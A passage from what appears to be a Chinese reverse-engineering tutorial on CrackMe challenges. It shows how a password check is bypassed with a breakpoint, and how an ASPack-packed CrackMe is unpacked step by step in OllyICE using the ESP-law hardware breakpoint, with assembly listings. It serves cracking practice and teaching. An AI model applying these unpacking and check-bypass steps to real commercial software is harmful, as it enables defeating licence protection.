


图12

关键代码如下：

```
00401064  .  3945 F8        cmp     dword ptr [ebp-8], eax
00401067  .  0F85 40000000  jnz     004010AD
0040106D  .  68 04000080    push    80000004
00401072  .  6A 00          push    0
00401074  .  68 519B4600    push    00469B51
00401079  .  68 01030080    push    80000301
0040107E  .  6A 00          push    0
00401080  .  68 40000000    push    40
00401085  .  68 04000080    push    80000004
0040108A  .  6A 00          push    0
```

```
0040108C  .  68 569B4600   push    00469B56
00401091  .  68 03000000   push    3
00401096  .  BB 60144000   mov     ebx, 00401460
0040109B  .  E8 51010000   call    004011F1
004010A0  .  83C4 28       add     esp, 28
004010A3  .  E9 40000000   jmp     004010E8
004010A8  .^ E9 60FFFFFF   jmp     0040100D
004010AD  >  68 04000080   push    80000004
004010B2  .  6A 00         push    0
004010B4  .  68 5F9B4600   push    00469B5F
; ASCII "加油"
```

此部分与CrackMe1部分是极相似的，也是在00401064处通过cmp比较dword ptr [ebp-8]与eax。下面思路就明了，和第一关一样00401064按F2下断点。运行即可。这个CRACKME2的算法分析可以找一下，就在上方的一个CALL调用里，这里我就不多说了，得靠大家自己分析了。

第三关：加壳来挡道

第三关题目是这样讲的：这道题看起来和第一关很像，其实可不太一样。很抽象的问题，呵呵，第三关的CrackMe运行如图13。




图13

脱壳部分：

PEID查壳，汗颜，一个CM加了壳ASPack 2.x (without poly) -> Alexey Solodovnikov [Overlay]。也就是说，第三关是一个检验脱壳能力的一关。至于这个壳ASPack 2.x (without poly) -> Alexey Solodovnikov [Overlay]，我试过几次，普通单步试图不脱壳破解最终只会陷入死循环里，一跳出死循环就直接运行。这也就是问题所说，其实与第一关可不太一样。当然，这并不意味这不脱壳破解就是不可能的。只是我还没达到那层次。呵呵，勿笑。问过一个朋友，得到的答案的确是肯定的，方法我录了下来，因为我尚未完全理解，就暂不总结了，读者可以自行在光盘拷贝理解。这里我是以先脱壳后破解的思路来破解的。



图14




图15




图16

首先载入Ollyice，出现图14所示提示，按下SHIFT+F9忽略所有异常进入程序。弹出图15所示的对话框。说明这个壳有对程序代码进行压缩。这里还是选择否。终于进入程序的汇编窗口，如图16。

没别的好方法，只好单步走了，单步走几下会有一个返回，代码如下：

```
00485010    5E         pop    esi
00485011    FF3432     push   dword ptr [edx+esi]
00485014    310424     xor    dword ptr [esp], eax
00485017    8F0432     pop    dword ptr [edx+esi]
0048501A    4E         dec    esi
0048501B    83EE 03    sub    esi, 3
0048501E  ^ 75 F1      jnz    short 00485011
00485020    16         push   ss
```

在00485020 按F4跳过，否则是走不完的死循环，呵呵。跳过后代码立即变了

```
00485020    E8 7D010000    call    004851A2
00485025    0000           add     byte ptr [eax], al
00485027    0000           add     byte ptr [eax], al
00485029    0040 00        add     byte ptr [eax], al
```

00485020处按F7跟进。（如果不跟进程序就会运行），来到了这片代码区域：

```
004851A2    55             push    ebp
004851A3    8BEC           mov     ebp, esp
004851A5    81C4 B4FEFFFF  add     esp, -14C
004851AB    C645 F7 00     mov     byte ptr [ebp-9], 0
004851AF    8BC5           mov     eax, ebp
004851B1    83C0 04        add     eax, 4
004851B4    8B10           mov     edx, dword ptr [eax]
004851B6    83EA 05        sub     edx, 5
004851B9    8955 FC        mov     dword ptr [ebp-4], edx
004851BC    8B4D FC        mov     ecx, dword ptr [ebp-4]
004851BF    81C1 84000000  add     ecx, 84
004851C5    894D F8        mov     dword ptr [ebp-8], ecx
004851C8    8B45 FC        mov     eax, dword ptr [ebp-4]
004851CB    8B50 0C        mov     edx, dword ptr [eax+C]
004851CE    8B4D FC        mov     ecx, dword ptr [ebp-4]
004851D1    0351 08        add     edx, dword ptr [ecx+8]
004851D4    8BC5           mov     eax, ebp
```

乍一看004851A2处很像是DELPHI的特征码。但事实是这个壳不会这么容易就可以脱掉的（不相信可以试一下）。现在ESP寄存器已经变化了。这时用ESP定律，在命令窗口输入hr 0012FFC0，并回车。如图17。




图17

按F9运行，第一次断点停在

```
004851B6    83EA 05        sub     edx, 5
```

很明显，这里不是。继续按一次F9。来到这里：

```
004851DB    FF75 F8        push    dword ptr [ebp-8]         ; CrackMeP.004850A4
```

这里也不是，继续到达这里，这里有点眉目了，看此处的代码

```
00482001    60             pushad
00482002    E8 03000000    call    0048200A
00482007    E9 EB045D45    jmp     45A524F7
0048200C    55             push    ebp
0048200D    C3             retn
0048200E    E8 01000000    call    00482014
```

看起来很像经典的ASPack，但事实是这里还没完呢（可以跳出来试一试）。继续F9到达如图18的地方。




图18

单步走几下，经验告诉我们，快到OEP了，单步跟踪这里

```
0047F001    60    pushad
```

仍然没有到，要有耐心，嗯，再按几下，终于到了这里，如图19。

